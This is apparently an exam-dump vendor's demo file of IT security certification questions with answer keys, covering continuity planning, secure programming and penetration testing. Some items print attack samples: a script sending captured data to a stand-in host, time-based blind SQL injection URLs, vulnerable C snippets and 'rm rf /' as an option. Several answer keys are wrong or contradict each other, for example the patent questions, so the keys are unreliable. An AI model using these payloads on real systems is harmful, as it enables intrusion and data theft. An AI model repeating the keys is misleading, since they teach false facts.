C. It confirms competence, impartiality, and performance capability of an organization that performs
audits.
D. It minimizes disruption in IT services when it follows a major interruption or disaster.
Answer: A,B,D

NO.15 You work as an Incident handling manager for Orangesect Inc. You detect a virus attack incident in the
network of your company. You develop a signature based on the characteristics of the detected virus.
Which of the following phases in the Incident handling process will utilize the signature to resolve this
incident?
A. Eradication

B. Identification
C. Containment
D. Recovery
Answer: A

NO.16 Which of the following is the simulation of the disaster recovery plans?
A. Walk-through test
B. Full operational test
C. Paper test
D. Preparedness test
Answer: B

NO.17 Which of the following options is an intellectual property right to protect inventions?
A. Snooping
B. Patent
C. Copyright
D. Utility model
Answer: D

NO.18 You work as the project manager for Bluewell Inc. Your project has several risks that will affect several
stakeholder requirements. Which project management plan will define who will be available to share
information on the project risks?
A. Communications Management Plan
B. Resource Management Plan
C. Risk Management Plan
D. Stakeholder management strategy
Answer: A

NO.19 Della works as a security manager for SoftTech Inc. She is training some of the newly recruited
personnel in the field of security management. She is giving a tutorial on DRP. She explains that the major
goal of a disaster recovery plan is to provide an organized way to make decisions if a disruptive event
occurs and asks for the other objectives of the DRP. If you are among some of the newly recruited

personnel in SoftTech Inc, what will be your answer for her question?
Each correct answer represents a part of the solution. Choose three.
A. Guarantee the reliability of standby systems through testing and simulation.
B. Protect an organization from major computer services failure.
C. Minimize the risk to the organization from delays in providing services.
D. Maximize the decision-making required by personnel during a disaster.
Answer: A,B,C

NO.20 Which of the following BCP teams is the first responder and deals with the immediate effects of the
disaster?
A. Emergency action team
B. Emergency-management team
C. Damage-assessment team
D. Off-site storage team
Answer: A

NO.21 Which of the following is a set of exclusive rights granted by a state to an inventor or his assignee for a
fixed period of time in exchange for the disclosure of an invention?
A. Snooping
B. Patent
C. Utility model
D. Copyright
Answer: B

NO.22 You work as a Database Administrator for Bluewell Inc. The company has a SQL Server 2005
computer. The company asks you to implement a RAID system to provide fault tolerance to a database.
You want to implement disk mirroring. Which of the following RAID levels will you use to accomplish the
task?
A. RAID-5
B. RAID-0
C. RAID-1
D. RAID-10
Answer: C

NO.23 Which of the following response teams aims to foster cooperation and coordination in incident
prevention, to prompt rapid reaction to incidents, and to promote information sharing among members
and the community at large?
A. CERT
B. CSIRT
C. FedCIRC
D. FIRST
Answer: D

NO.24 Fill in the blank with the appropriate number:
RAID-_____ is a combination of RAID-1 and RAID-0.
A. 10
Answer: A

NO.25 Which of the following levels of RAID provides security features that are availability, enhanced
performance, and fault tolerance?
A. RAID-10
B. RAID-5
C. RAID-0
D. RAID-1
Answer: A

NO.26 You work as a project manager for TYU project. You are planning for risk mitigation. You need to identify
the risks that will need a more in-depth analysis. Which of the following activities will help you in this?
A. Quantitative analysis
B. Estimate activity duration
C. Risk identification
D. Qualitative analysis
Answer: D

NO.27 Which of the following types of attacks occurs when an attacker successfully inserts an intermediary

software or program between two communicating hosts?
A. Password guessing attack
B. Dictionary attack
C. Man-in-the-middle attack
D. Denial-of-service attack
Answer: C

NO.28 Which of the following roles is responsible for the review and risk analysis of all the contracts on
regular basis?
A. The IT Service Continuity Manager
B. The Configuration Manager
C. The Supplier Manager
D. The Service Catalogue Manager
Answer: C

NO.29 Mark is the project manager of the HAR Project. The project is scheduled to last for eighteen months
and six months already passed. Management asks Mark that how often the project team is participating in
the risk reassessment of this project. What should Mark tell management if he is following the best
practices for risk management.?
A. At every status meeting of the project team, project risk management is an agenda item.
B. Project risk management happens at every milestone.
C. Project risk management has been concluded with the project planning.
D. Project risk management is scheduled for every month in the 18-month project.
Answer: A

NO.30 Which of the following are some of the parts of a project plan?
Each correct answer represents a complete solution. Choose all that apply.
A. Risk identification
B. Team members list
C. Risk analysis
D. Project schedule
Answer: A,B,C,D

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : 312-92

Title : EC-Council Certified Secure Programmer v2

Vendors : EC-COUNCIL

Version : DEMO

NO.1 Harold is programming an application that needs to be incorporate data encryption. Harold decides to
utilize an encryption algorithm that uses 4-bit working registers instead of the usual 2bit working registers.
What encryption algorithm has Harold decided to use?
A. Blowfish
B. RC5
C. RC4
D. RC6
Answer: D

NO.2 David is an applications developer working for Dewer and Sons law firm in Los Angeles David just
completed a course on writing secure code and was enlightened by all the intricacies of how code must
be rewritten many times to ensure its security. David decides to go through all the applications he has
written and change them to be more secure. David comes across the following snippet in one of his
programs:

```
#include <stdio.h>
int main(int argc, char **argv)
{
int number = 5;
printf(argv[1]);
putchar( \n );
printf( number (%p) is equal to %d\n ,
&value, value);
}
```

What could David change, add, or delete to make this code more secure?
A. Change putchar(\n) to putchar(%s , \n)
B. Change printf(argv[1]) to printf(%s , argv[1])
C. Change printf(argv[1]) to printf(constv [0])
D. Change int number = 5 to const number =
Answer: B

NO.3 What would be the result of the following code?

```
#include <stdio.h>
```

```
#include <stdlib.h>
int main(int argc, char *argv[])
{
char *input=malloc(20);
char *output=malloc(20);
strcpy(output, normal output );
strcpy(input, argv[1]); printf( input at %p: %s\n , input, input);
printf( output at %p: %s\n , output, output);
printf( \n\n%s\n , output);
}
```

A. Stack buffer overflow
B. Heap overflow
C. Query string manipulation
D. Pointer Subterfuge
Answer: B

NO.4 Devon is an applications developer that just got back from a conference on how to correctly write code.
Devon has a number of programs he has written that access data across WAN links, so he is particularly
concerned about their security. Devon writes a script in C++ to check the security of the programs running
on his internal servers. What will the following code from Devon s script accomplish?

```
#include <iostream>
#include <socket.cpp>
#include <util.h>
using namespace std;
bool tryPort(int p);
string target("");
int main(int argC, char *argV[])
{
printf("PlagueZ port scanner 0.1\n");
int startPort = getInt("start Port: ");
int endPort = getInt("end Port: ");
target = getString("Host: ");
printf("[Processing port %d to %d]\n",
startPort, endPort);
for(int i=0; i<endPort; i++)
```

```
{
printf("[Trying port: %d]\n", i);
if(tryPort(i)) // port open
printf("[Port %d is open]\n", i);
}
printf("------Scan Finished-------\n");
system("pause");
return 0;
}
bool tryPort(int p)
{
SocketClient *scan;
try
{
scan = new SocketClient(target, p);
}
catch(int e) { delete &scan; return
false; }
delete &scan;
return true;
}
```

A. Scan the perimeter firewall for DoS vulnerabilities
B. Create socket connections to the remote sites to check their security
C. Close off any ports used by malicious code
D. Scan for open ports
Answer: D

NO.5 Steve is using the libcap library to create scripts for capturing and analyzing network traffic.
Steve has never used libcap before and is struggling with finding out the correct functions to use. Steve is
trying to pick the default network interface in his script and does not know which function to use. Which
function would he use to correctly choose the default interface in the script?
A. pcap_open_live
B. pcap_int_default
C. pcap_lookupdev
D. pcap_use_int

Answer: C

NO.6 Fred is planning on using the windows socket application ClientApp.exe program to create a client-side
application that his employees will use. This program will access backend programs from two different
remote sites over WAN connections. If Fred does not make any modifications to the ClientApp.exe default
settings, what port must he have the network engineer open in order for the application to communicate?
A. 21
B. 23
C. 25
D. 80
Answer: D

NO.7 John is creating a website using ASP. John s web pages will have a number of calculations, so he
decides to create an include file that the pages will call so he does not have to rewrite the formula
numerous times. John s website will be hosted by a server running IIS. John wants to ensure that the
include source code is not revealed when the pages are viewed, so he gives the include an .asp
extension.
When IIS processes the include file, which system file will be used to hide the include source code?
A. ASP.dll
B. Include.dll
C. IISASP.dll
D. IIS.dll
Answer: A

NO.8 Processes having the CAP_NET_BIND_SERVICE
can listen on which ports?
A. Any TCP port over 1024
B. Any UDP port under 1024
C. Any TCP port under 1024

D. Any UDP port over 1024
Answer: C

NO.9 Travis, a senior systems developer for YNY Services, received an email recently from an unknown
source. Instead of opening the email on his normal production machine, Travis decides to copy the email
to a thumb drive and examine it from a quarantined PC not on the network. Travis examines the email and
discovers a link that is supposed to take him to http://scarysite.com. Travis decides to get back on his
production computer and examine the code of that site.
From the following code snippet, what has Travis discovered?

```
<script>
function object() {
this.email setter = captureobject
}
function captureobject(x) {
var objstring =
for(fld in this) {
obstring += fld + :
this[fld] + , ;
}
obstring += email:
+ x;
var req = new XMLHttpRequest();
req.open( GET , http://scarysite.com?obj=
+
escape(objString), true);
req.send(null);
}
</script>
```

A. URL obfuscation
B. XSS attack
C. JavaScript hijacking
D. URL tampering
Answer: C

NO.10 After learning from an external auditor that his code was susceptible to attack, George decided to
rewrite some of his code to look like the following. What is George preventing by changing the code?

```
public voif doContent(...) {
...
String s;
if ((s = getUsernameByID( userid )) != null) {
s = StringUtils.encodeToHTML(s, 50);
response.write( <br>Applicant:<u>
+ s +
</u> );
}
...
}
```

A. Query string manipulation
B. XSS attack
C. Cookie poisoning
D. SQL injection
Answer: B

NO.11 Kenny is the CIO for Fredrickson Entertainment, a gaming software company in Omaha. The
developers in Kenny s company have just finished creating a 3D first person shooter game that will be
released to the market within the next couple of months. Kenny is trying to decide what type of license or
activation code structure they should use for the game to prevent piracy and protect their product. Kenny
decides to go with an approach that will allow each sold copy to be activated online up to five times
because he knows his users might have multiple PCs or might need to reinstall the product at some point.
What type of activation policy has Kenny decided to go with?
A. Loose license enforced
reasonable use
B. License terms enforced
fair use

C. Strict license terms enforced
D. Monitor only mode
Answer: A

NO.12 Which Linux command will securely delete a file by overwriting its contents?
A. rm rf /
B. Shred
C. ps rm
D. del rm
Answer: B

NO.13 Shayla is designing a web-based application that will pass data to and from a company extranet. This
data is very sensitive and must be protected at all costs. Shayla will use a digital certificate and a digital
signature to protect the data. The digital signature she has chosen to use is based on the difficulty in
computing discrete logarithms. Which digital signature has she chosen?
A. Rabin
B. Diffie-Hellman
C. SA-PSS
D. ElGamal
Answer: D

NO.14 Wayne is a gaming software developer for a large video gaming company in Los Angeles. Wayne has
just completed developing a new action/adventure game for the company that is to be released soon. To
protect the company s copyright on the game, Wayne would like to incorporate a technology that will
restrict the use of the digital files by controlling access, altering, sharing, copying, printing, and saving.
What technology does Wayne want to use?
A. ARM
B. WRM
C. DRM
D. Diffusion
Answer: C

NO.15 What security package is implemented with the following code.?

```
dwStatus = DsMakSpn
(
ldap ,
MyServer.Mydomain.com ,
NULL,
0,
NULL,
&pcSpnLength,
pszSpn
);
rpcStatus = RpcServerRegisterAuthInfo
(
psz
RPC_C_AUTHN_GSS_NEGOTIATE,
NULL,
NULL
);
```

A. Diffie-Hellman encryption
B. Repurposing
C. SSPI
D. SMDT
Answer: A

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **412-79**

Title : EC-Council Certified Security Analyst (ECSA)

Vendor : EC-COUNCIL

Version : DEMO

NO.1 Which one of the following Snort logger mode commands is associated to run a binary log file through Snort in sniffer mode to dump the packets to the screen?

A. ./snort -dev -l ./log


B. ./snort -dv -r packet.log

C. ./snort -l ./log -b

D. ./snort -dvr packet.log icmp

Answer: B

NO.2 Identify the transition mechanism to deploy IPv6 on the IPv4 network from the following diagram.



A. Tunneling

B. Translation

C. Encapsulation

D. Dual Stacks

Answer: A

NO.3 Variables are used to define parameters for detection, specifically those of your local network and/or specific servers or ports for inclusion or exclusion in rules. These are simple substitution variables set with the var keyword. Which one of the following operator is used to define meta-variables?

A. "*"

B. "$"

C. "?"

D. "#"

Answer: B

NO.4 Which one of the following is a command line tool used for capturing data from the live network and copying those packets to a file?

A. Wireshark: Dumpcap

B. Wireshark: Text2pcap

C. Wireshark: Tcpdump

D. Wireshark: Capinfos

Answer: A

NO.5 You work as an IT security auditor hired by a law firm in Boston. You have been assigned the responsibility to audit the client for security risks. When assessing the risk to the clients network, what step should you take first?

A. Evaluating the existing perimeter and internal security


B. Analyzing, categorizing and prioritizing resources

C. Checking for a written security policy

D. Analyzing the use of existing management and control architecture

Answer: C

NO.6 A Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.




It is performed when an error message is not received from application while trying to exploit SQL vulnerabilities. The developer's specific message is displayed instead of an error message. So it is quite difficult to find SQL vulnerability in such cases.

A pen tester is trying to extract the database name by using a blind SQL injection. He tests the database using the below query and finally finds the database name.

http://juggyboy.com/page.aspx?id=1;
IF (LEN(DB_NAME())=4) WAITFOR DELAY
'00:00:10'--
http://juggyboy.com/page.aspx?id=1;
IF (ASCII(lower(substring((DB_NAME()),1,1)))=97) WAITFOR DELAY
'00:00:10'--
http://juggyboy.com/page.aspx?id=1;
IF (ASCII(lower(substring((DB_NAME()),2,1)))=98) WAITFOR DELAY

'00:00:10'--
http://juggyboy.com/page.aspx?id=1;
IF (ASCII(lower(substring((DB_NAME()),3,1)))=99) WAITFOR DELAY
'00:00:10'--
http://juggyboy.com/page.aspx?id=1;
IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY
'00:00:10'--
What is the database name?
A. WXYZ
B. EFGH
C. ABCD
D. PQRS
Answer: C

NO.7 The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?
A. Spoofing
B. Vishing
C. Phishing
D. Tapping
Answer: B

NO.8 Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions
B. Tree-based Assessment
C. Inference-based Assessment
D. Product-based Assessment Solutions
Answer: B

NO.9 Which of the following has an offset field that specifies the length of the header and data?
A. IP Header
B. UDP Header
C. ICMP Header
D. TCP Header
Answer: D

NO.10 Which of the following will not handle routing protocols properly?
A. "Internet-router-firewall-net architecture"
B. "Internet-firewall -net architecture"
C. "Internet-firewall-router-net architecture"
D. "Internet-firewall/router(edge device)-net architecture"
Answer: C

NO.11 Which of the following information gathering techniques collects information from an organization's web-based calendar and email services?
A. Active Information Gathering

B. Passive Information Gathering
C. Private Information Gathering
D. Anonymous Information Gathering
Answer: A

NO.12 The SnortMain () function begins by associating a set of handlers for the signals, Snort receives. It does this using the signal () function. Which one of the following functions is used as a programspecific signal and the handler for this calls the DropStats() function to output the current Snort statistics?
A. SIGINT
B. SIGHUP
C. SIGUSR1
D. SIGTERM
Answer: C

NO.13 A chipset is a group of integrated circuits that are designed to work together and are usually marketed as a single product." It is generally the motherboard chips or the chips used on the expansion card. Which one of the following is well supported in most wireless applications?
A. Atheros Chipset
B. Prism II chipsets
C. Cisco chipset
D. Orinoco chipsets
Answer: B

NO.14 James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?
A. Smurf
B. Fraggle
C. Trinoo
D. SYN flood
Answer: A

NO.15 Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?
A. 5000-5099
B. 6666-6674
C. 0 - 1023
D. 3001-3100
Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **412-79v8**

Title : EC-Council Certified Security Analyst (ECSA)

Vendor : EC-COUNCIL


Version : DEMO

NO.1 A security policy is a document or set of documents that describes, at a high level, the security controls that will be implemented by the company.
Which one of the following policies forbids everything and restricts usage of company computers, whether it is system usage or network usage?
A. Paranoid Policy
B. Prudent Policy
C. Promiscuous Policy
D. Information-Protection Policy
Answer: A

NO.2 Variables are used to define parameters for detection, specifically those of your local network and/or specific servers or ports for inclusion or exclusion in rules. These are simple substitution variables set with the var keyword. Which one of the following operator is used to define metavariables?
A. "$"
B. "#"
C. "*"
D. "?"
Answer: A

NO.3 In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?
A. Circuit level firewalls
B. Packet filters firewalls
C. Stateful multilayer inspection firewalls
D. Application level firewalls
Answer: D
Reference:http://www.vicomsoft.com/learning-center/firewalls/

NO.4 Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one. Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.



What characteristics do phishing messages often have that may make them identifiable?
A. Invalid email signatures or contact information
B. Suspiciously good grammar and capitalization
C. They trigger warning pop-ups
D. Suspicious attachments
Answer: C


NO.5 Which of the following scan option is able to identify the SSL services?
A. -sS
B. -sV
C. -sU
D. -sT
Answer: B
Reference:https://www.owasp.org/index.php/Testing_for_SSL-TLS_(OWASP-CM-001) (blackboxtest and example, second para)

NO.6 Network scanning is used to identify the available network resources. Which one of the following is also known as a half-open scan, because a full TCP connection is never completed and it is used to determine which ports are open and listening on a target device?
A. SYN Scan
B. TCP Connect Scan
C. XMAS Scan
D. Null Scan
Answer: A

NO.7 A firewall's decision to forward or reject traffic in network filtering is dependent upon which of the following?
A. Destination address
B. Port numbers
C. Source address
D. Protocol used

Answer: D
Reference:http://www.vicomsoft.com/learning-center/firewalls/(what does afirewall do)

NO.8 The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.



What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?
A. Phishing
B. Spoofing
C. Tapping
D. Vishing
Answer: D

NO.9 Amazon, an IT based company, conducts a survey on the usage of the Internet. They found that company employees spend most of the time at work surfing the web for their personal use and for inappropriate web site viewing. Management decide to block all such web sites using URL filtering software.

How can employees continue to see the blocked websites?
A. Using session hijacking
B. Using proxy servers
C. Using authentication
D. Using encryption
Answer: B

NO.10 Many security and compliance projects begin with a simple idea: assess the organization's risk, vulnerabilities, and breaches. Implementing an IT security risk assessment is critical to the overall


security posture of any organization.
An effective security risk assessment can prevent breaches and reduce the impact of realized breaches.

What is the formula to calculate risk?
A. Risk = Budget x Time
B. Risk = Goodwill x Reputation
C. Risk = Loss x Exposure factor
D. Risk = Threats x Attacks
Answer: C

NO.11 Which of the following is the objective of Gramm-Leach-Bliley Act?
A. To ease the transfer of financial information between institutions and banks
B. To protect the confidentiality, integrity, and availability of data
C. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
D. To certify the accuracy of the reported financial statement
Answer: A
Reference:http://www.itap.purdue.edu/security/policies/glb_safeguards_rule_training_general.pdf

NO.12 Transmission control protocol accepts data from a data stream, divides it into chunks, and

adds a
TCP header creating a TCP segment.
The TCP header is the first 24 bytes of a TCP segment that contains the parameters and state of an end-to-end TCP socket. It is used to track the state of communication between two TCP endpoints.
For a connection to be established or initialized, the two hosts must synchronize. The synchronization requires each side to send its own initial sequence number and to receive a confirmation of exchange in an acknowledgment (ACK) from the other side
The below diagram shows the TCP Header format:

